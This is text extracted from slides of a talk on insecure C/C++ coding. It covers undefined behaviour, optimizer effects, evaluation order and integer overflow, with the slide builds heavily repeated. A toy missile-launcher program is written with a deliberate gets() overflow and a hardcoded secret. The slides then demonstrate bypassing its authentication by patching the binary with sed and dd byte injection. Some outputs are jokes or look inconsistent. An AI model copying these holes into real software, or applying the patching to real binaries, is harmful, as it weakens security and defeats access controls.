0x00001dce <poke+46>:   mov     DWORD PTR [esp+0xc],edi
0x00001dd2 <poke+50>:   mov     DWORD PTR [esp],eax
0x00001dd5 <poke+53>:   call   0x1e70 <dyld_stub_printf>
0x00001dda <poke+58>:   lea     edx,[ebp+esi+0x0]
0x00001dde <poke+62>:   lea     eax,[ebx+0x10e]
0x00001de4 <poke+68>:   cmp     edi,edx
0x00001de6 <poke+70>:   jbe    0x1e16 <poke+118>
0x00001de8 <poke+72>:   test   esi,esi
0x00001dea <poke+74>:   js    0x1e10 <poke+112>
0x00001dec <poke+76>:   movzx  ebp,BYTE PTR [esp+0x1c]
0x00001df1 <poke+81>:   lea     eax,[ebx+0x12b]
0x00001df7 <poke+87>:   mov     DWORD PTR [esp+0x48],edx
0x00001dfb <poke+91>:   mov     DWORD PTR [esp+0x40],eax
0x00001dff <poke+95>:   mov     DWORD PTR [esp+0x44],ebp
0x00001e03 <poke+99>:   add    esp,0x2c
0x00001e06 <poke+102>:  pop    ebx
0x00001e07 <poke+103>:  pop    esi
0x00001e08 <poke+104>:  pop    edi
0x00001e09 <poke+105>:  pop    ebp
0x00001e0a <poke+106>:  jmp    0x1e70 <dyld_stub_printf>
0x00001e0f <poke+111>:  nop
0x00001e10 <poke+112>:  lea     eax,[ebx+0x121]
0x00001e16 <poke+118>:  mov     DWORD PTR [esp+0x40],eax
0x00001e1a <poke+122>:  add    esp,0x2c
0x00001e1d <poke+125>:  pop    ebx
0x00001e1e <poke+126>:  pop    esi
0x00001e1f <poke+127>:  pop    edi
0x00001e20 <poke+128>:  pop    ebp
0x00001e21 <poke+129>:  jmp    0x1e76 <dyld_stub_puts>
```

```
0x000001da0 <poke+0>:    push    ebp
0x000001da1 <poke+1>:    push    edi
0x000001da2 <poke+2>:    push    esi
0x000001da3 <poke+3>:    push    ebx
0x000001da4 <poke+4>:    call    0x1e26 <__x86.get_pc_thunk.bx>
0x000001da9 <poke+9>:    sub     esp,0x2c
0x000001dac <poke+12>:   mov     eax,DWORD PTR [esp+0x4c]
0x000001db0 <poke+16>:   mov     ebp,DWORD PTR [esp+0x40]
0x000001db4 <poke+20>:   mov     esi,DWORD PTR [esp+0x44]
0x000001db8 <poke+24>:   mov     edi,DWORD PTR [esp+0x48]
0x000001dbc <poke+28>:   mov     DWORD PTR [esp+0x1c],eax
0x000001dc0 <poke+32>:   lea     eax,[ebx+0xf3]
0x000001dc6 <poke+38>:   mov     DWORD PTR [esp+0x4],ebp
0x000001dca <poke+42>:   mov     DWORD PTR [esp+0x8],esi
0x000001dce <poke+46>:   mov     DWORD PTR [esp+0xc],edi
0x000001dd2 <poke+50>:   mov     DWORD PTR [esp],eax
0x000001dd5 <poke+53>:   call   0x1e70 <dyld_stub_printf>
0x000001dda <poke+58>:   lea     edx,[ebp+esi+0x0]
0x000001dde <poke+62>:   lea     eax,[ebx+0x10e]
0x000001de4 <poke+68>:   cmp     edi,edx
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0x000001e20 <poke+128>:  pop    ebp
0x000001e21 <poke+129>:  jmp    0x1e76 <dyld_stub_puts>
```

Here is the machine code generated by the compiler. The essence is that...

```

void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}

```

```

$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> poke 42 into 0x0
ptr=0xfffffffffa offset=00000007 end=0xfffffffffd --> poke 42 into 0x1
ptr=0xfffffffffa offset=00000008 end=0xfffffffffd --> poke 42 into 0x2
ptr=0xfffffffffa offset=00000009 end=0xfffffffffd --> poke 42 into 0x3

```

```

void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
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    // TODO: implement this...
}

```

When the optimizer kicked in, this happened...

```

$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
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```

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    // TODO: implement this...
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```

Perhaps a bit surprising?

```

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ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
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```

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```

Inconceivable!



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          unsigned char * end, unsigned char value)
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Perhaps a bit surprising?

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```

Inconceivable!



Now we have a function that was supposed to be safe, but due to new optimization rules it turned into a general purpose function for poking data into memory.

more stuff...

Let us revisit our initial program.

Let us revisit our initial program.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

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int main(void)
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    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
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You might try to fix this program by replacing `gets()` with `fgets()` and add all the security flags to the compiler and enable all protection mechanisms in the operating system.

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int main(void)
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Let us revisit our initial program.

You might try to fix this program by replacing `gets()` with `fgets()` and add all the security flags to the compiler and enable all protection mechanisms in the operating system.

But do not forget about the simplest ways to hack into this program if you have access to the executable binary.

```

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void authenticate_and_launch(void)
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int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Let us revisit our initial program.

You might try to fix this program by replacing `gets()` with `fgets()` and add all the security flags to the compiler and enable all protection mechanisms in the operating system.

But do not forget about the simplest ways to hack into this program if you have access to the executable binary.

```

$ strings ./launch
...
Launching %d missiles
Secret:
Joshua
Access granted
Access denied
WarGames MissileLauncher v0.1
Operation complete
...
$ echo "Joshua" | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 2 missiles
Operation complete
$
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
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int main(void)
{
    puts("WarGames MissileLauncher v0.1");
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int main(void)
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    puts("WarGames MissileLauncher v0.1");
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}
```

If you disassemble the file you can easily find the n_missiles and allowaccess variable.

```
void launch_missiles(int n)
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void authenticate_and_launch(void)
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```

If you disassemble the file you can easily find the n_missiles and allowaccess variable.

And then just change the initialization of these variables.

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
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```

If you disassemble the file you can easily find the n_missiles and allowaccess variable.

And then just change the initialization of these variables.

```

$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00        mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00              mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$ 

```

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = ②;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
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int main(void)
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    puts("WarGames MissileLauncher v0.1");
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WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$ 

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        puts("Access granted");
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    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
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And then just change the initialization of these variables.

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55                      push   ebp
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31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00              mov    BYTE PTR [ebp-0x19],0x0
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Access granted
Launching 42 missiles
Operation complete
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        allowaccess = true;

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    }

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        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

If you disassemble the file you can easily find the n_missiles and allowaccess variable.

And then just change the initialization of these variables.

```

$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
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89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
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31 c0                   xor    eax,eax
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c6 45 e7 00              mov    BYTE PTR [ebp-0x19],0x0
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$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$ 

```

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
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$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$ 

```

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
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}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
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    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
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int main(void)
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    authenticate_and_launch();
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```

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And then just change the initialization of these variables.

```

$ objdump -M intel -d ./launch

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<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
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$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$ 

```




```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```

```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```



```
void my_authenticate_and_launch(void)
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    char str[] = "David rocks!";
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


```
55          push   ebp
89 e5        mov    ebp,esp
83 ec 28     sub    esp,0x28
c7 45 eb 44 61 76 69  mov    DWORD PTR [ebp-0x15],0x69766144
c7 45 ef 64 20 72 6f  mov    DWORD PTR [ebp-0x11],0x6f722064
c7 45 f3 63 6b 73 21  mov    DWORD PTR [ebp-0xd],0x21736b63
c6 45 f7 00      mov    BYTE PTR [ebp-0x9],0x0
8d 45 eb        lea    eax,[ebp-0x15]
89 04 24        mov    DWORD PTR [esp],eax
e8 8e fe ff ff  call   80483d0 <puts@plt>
c7 04 24 bf 07 00 00  mov    DWORD PTR [esp],0x7bf
e8 af ff ff ff  call   80484fd <launch_missiles>
c9          leave
c3          ret
```

```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```



```
55          push   ebp
89 e5        mov    ebp,esp
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e8 af ff ff ff    call   80484fd <launch_missiles>
c9              leave
c3              ret
```

```
$ cp launch launch_mod
$ printf "\x55\x89\xe5\x83\xec\x28\xc7\x45\xeb\x44\x61\x76\x69\xc7\x45\xef
\x64\x20\x72\x6f\xc7\x45\xf3\x63\x6b\x73\x21\xc6\x45\xf7\x00\x8d\x45\xeb
\x89\x04\x24\xe8\xfe\xff\xff\xc7\x04\x24\xbf\x07\x00\x00\xe8\xaf\xff\xff\xff\xff\xc9\xc3" | dd conv=notrunc of=launch_mod bs=1 seek=$((0x518))
$ ./launch_mod
WarGames MissileLauncher v0.1
David rocks!
Launching 1983 missiles
Operation complete
$
```

```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```

```
55          push  ebp
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Launching 1983 missiles
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```

And finally, if you are not happy with the functionality, you can always just replace some of the code in the program. In this case I wrote a my own authenticate and launch function. Then compiled it locally on my machine. I did an objdump of my new function, and compared it with an objdump of the old function. Then it was easy to craft a patch needed to replace the original function with my own, and viola!

Some tricks for insecure coding in C and C++



```
c = a() + b();
```



```
c = a() + b();
```

```
c = a() + b();
```



which function will be called first?

c = a() + b();



which function will be called first?

C and C++ are among the few programming languages where evaluation order is *mostly* unspecified. This is an example of **unspecified behavior**.



`c = a() + b();`




Trick #1:

Write insecure code by depending on a
particular evaluation order

and C++ are among the few
programming languages where evaluation
order is *mostly* unspecified. This is an
example of unspecified behavior.



Called first?



```
int a = 3;  
int n = a * ++a;
```

```
int a = 3;  
int n = a * ++a;
```

What is the value of n?

```
int a = 3;  
int n = a * ++a;
```

What is the value of n?

Since the evaluation order here is not specified the expression does not make sense. In this particular example there is a so called **sequence point violation**, and therefore we get **undefined behavior**.



```
int a = 3;  
int n = a * ++a;
```

Trick #2:

#2 Write insecure code by breaking the sequencing rules

It's not specified what makes sense. In this case there is a so called **link violation**, and therefore we get **undefined behavior**.



n?



What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

What do you think will **actually** happen if you compile, link and run it in your development environment?

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On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

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On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
```

What do you think will **actually** happen if you compile, link and run it in your development environment?

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```
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12
```

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$ clang foo.c && ./a.out
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On my computer (Mac OS 10.8.2, gcc 4.2.1)

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$ gcc foo.c && ./a.out
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```

Trick #3:

Write insecure code where the result depends on the compiler



What do you think will **actually** happen if you compile, link and run it in your development environment?

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}
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On my computer (Mac OS 10.8.2, gcc 4.2.1)

```
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$ clang foo.c && ./a.out
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$ icc foo.c && ./a.out
13
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Trick #3:

Write insecure code where the result depends on the compiler



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    printf("%d\n", n);
}
```



The compiler I use gives me
warnings for code like this.

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    printf("%d\n", n);
}
```



The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[+i];
    printf("%d\n", n);
}
```



The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):



The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[+i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
```



The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[+i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
```



The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
```



The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[+i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
```



The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[+i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
```



The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[+i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
13
```



The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[+i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
13
```

The point is that the C standard does **not** require compilers to diagnose "illegal" code.



The compiler I use gives me warnings for code like this.

Let's add some flags.

```
#include <stdio.h>
int main()
{
```

Trick #4:

Write insecure code by knowing the blind spots of your compilers

On my computer (Ubuntu 12.04.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
13
```



The point is that the C standard does **not** require compilers to diagnose "illegal" code.

On undefined behavior **anything** can happen!



On undefined behavior **anything** can happen!

When the compiler encounters [a given undefined construct] it is legal for it to make demons fly out of your nose” [comp.std.c]



Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
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```

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```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

true

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

true

clang 4.1

false

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

true

clang 4.1

false

gcc 4.7.2

true
false

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
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}
```

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```
#include <stdio.h>
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void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

true

clang 4.1

false

gcc 4.7.2

true
false

with optimization (-O2) I get:

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

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#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

true

clang 4.1

false

gcc 4.7.2

true
false

with optimization (-O2) I get:

false

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

true

clang 4.1

false

gcc 4.7.2

true
false

with optimization (-O2) I get:

false

false

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

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{
    char c = 2;
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}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

true

clang 4.1

false

gcc 4.7.2

true
false

with optimization (-O2) I get:

false

false

false

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

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    char c = 2;
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```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

true

clang 4.1

false

gcc 4.7.2

true
false

with optimization (-O2) I get:

false

false

false

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

main(void)
{
    bar();
    foo();
}
```

Trick #5:

Write insecure code by messing up the internal state of the program.

with optimization (-O2) I get:

false

false

false

gcc 4.7.2

true
false

The



t

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
```

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```



Inconceivable!

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);


int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```



Inconceivable!

Remember... when you have undefined behavior, anything can happen!



deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```


```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```



Inconceivable!

Remember... when you have undefined behavior, anything can happen!

Integer overflow gives undefined behavior. If you want to prevent this to happen you must write the logic yourself. This is the spirit of C, you don't get code you have not asked for.



deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
